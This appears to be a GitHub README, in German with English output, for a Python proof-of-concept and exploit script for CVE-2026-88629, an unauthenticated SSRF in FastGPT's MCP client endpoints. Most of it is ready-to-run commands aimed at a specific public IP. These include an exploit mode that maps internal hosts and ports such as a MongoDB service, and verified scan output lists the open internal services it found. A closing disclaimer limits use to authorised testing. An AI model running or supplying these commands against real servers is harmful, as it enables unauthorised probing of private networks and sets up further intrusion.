 exploreio/cve-2026-88629-fastgpt-mcp-client-ssrf
Python-PoC- und Exploit-Skript für CVE-2026-88629, eine nicht authentifizierte SSRF in den FastGPT-MCP-Client-Endpunkten getTools/runTool, mit Intranet-Port-Scanning.

getTools- und runTool-SSRF-Schwachstelle – ReproduktionEnglisch | 简体中文
Betroffene Versionen: FastGPT Community Edition 4.10.0 ~ 4.14.x
Sowohl die Endpunkte getTools als auch runTool unter /api/support/mcp/client/ akzeptieren eine url aus dem Request-Body und veranlassen den Server, aktiv eine MCP/SSE-Verbindung zu dieser aufzubauen. Keiner der beiden Endpunkte führt irgendeine Authentifizierung durch, die url wird vollständig vom Angreifer kontrolliert, und das Verbindungsergebnis (Verbindung abgelehnt / Timeout / HTTP-Statuscode / Content-Type der Antwort) wird in den Fehlermeldungen zurückgespiegelt – was eine nicht authentifizierte SSRF in Kombination mit einem Intranet-Mapping-Orakel darstellt.
Ausnutzung in der Praxis:


POC-Modus (überprüfen, ob die Schwachstelle vorhanden ist):
python mcp_client_ssrf_poc.py --target https://8.155.27.243
python mcp_client_ssrf_poc.py --target https://8.155.27.243 --endpoint runTool
Verifizierte Ausgabe (Auszug):
[1] Outbound to its own public address: {"code":500,...,"message":"SSE error: TypeError: fetch failed: Hostname/IP does not match certificate's altnames..."}
[2] Outbound to a closed internal port: {"code":500,...,"message":"SSE error: TypeError: fetch failed: connect ECONNREFUSED 127.0.0.1:47654",...}

[+] VULNERABLE — The server made a real outbound request to the user-supplied URL (unauthenticated SSRF)
EXP-Modus (Intranet-IP:Port-Sondierung, dreistufige Klassifizierung: offen / geschlossen / gefiltert):
python mcp_client_ssrf_poc.py --target https://8.155.27.243 --mode exp \
  --ips 127.0.0.1,172.17.0.1,172.18.0.1,sandbox,mongo \
  --ports 80,3000-3005,3306,27017 --threads 8
Verifizierte Ausgabe (20 Sondierungen, automatische Entdeckung von 4 offenen Intranet-Diensten):
===== Intranet Asset Matrix =====
Host 127.0.0.1: open 0 | closed 5 | filtered/no response 0
Host 172.18.0.1: open 2 | closed 3 | filtered/no response 0
    [OPEN] 172.18.0.1:80    HTTP service reachable, response status code 404
    [OPEN] 172.18.0.1:3000  HTTP service reachable (non-MCP, content-type read back)
Host sandbox: open 1 | closed 4 | filtered/no response 0
    [OPEN] sandbox:3000     HTTP service reachable, response status code 500
Host mongo: open 1 | closed 4 | filtered/no response 0
    [OPEN] mongo:27017      HTTP service reachable (non-MCP, content-type read back)

[+] EXP finished: 4 open intranet services found in total
Hinweis: Das Protokoll/der Port von
--targetmuss der tatsächlichen Bereitstellung entsprechen (dieses Ziel stellt die API nur über https/443 bereit; bei Verwendung von http/80 trifft man auf ein nginx-404, und die Vorabprüfung des Skripts meldet ausdrücklich „endpoint unreachable“, anstatt ein falsch positives Ergebnis zu erzeugen).
Chinesisch
https://exploreio.github.io/2026/09/30/CVE-2026-88629/
Englisch
https://exploreio.github.io/2026/09/30/CVE-2026-88629-EN/
Dieser Proof of Concept dient ausschließlich Bildungszwecken und autorisierten Sicherheitstests. Der Autor übernimmt keine Haftung für jeglichen Missbrauch dieser Informationen. Holen Sie stets eine ordnungsgemäße Genehmigung ein, bevor Sie ein System testen.






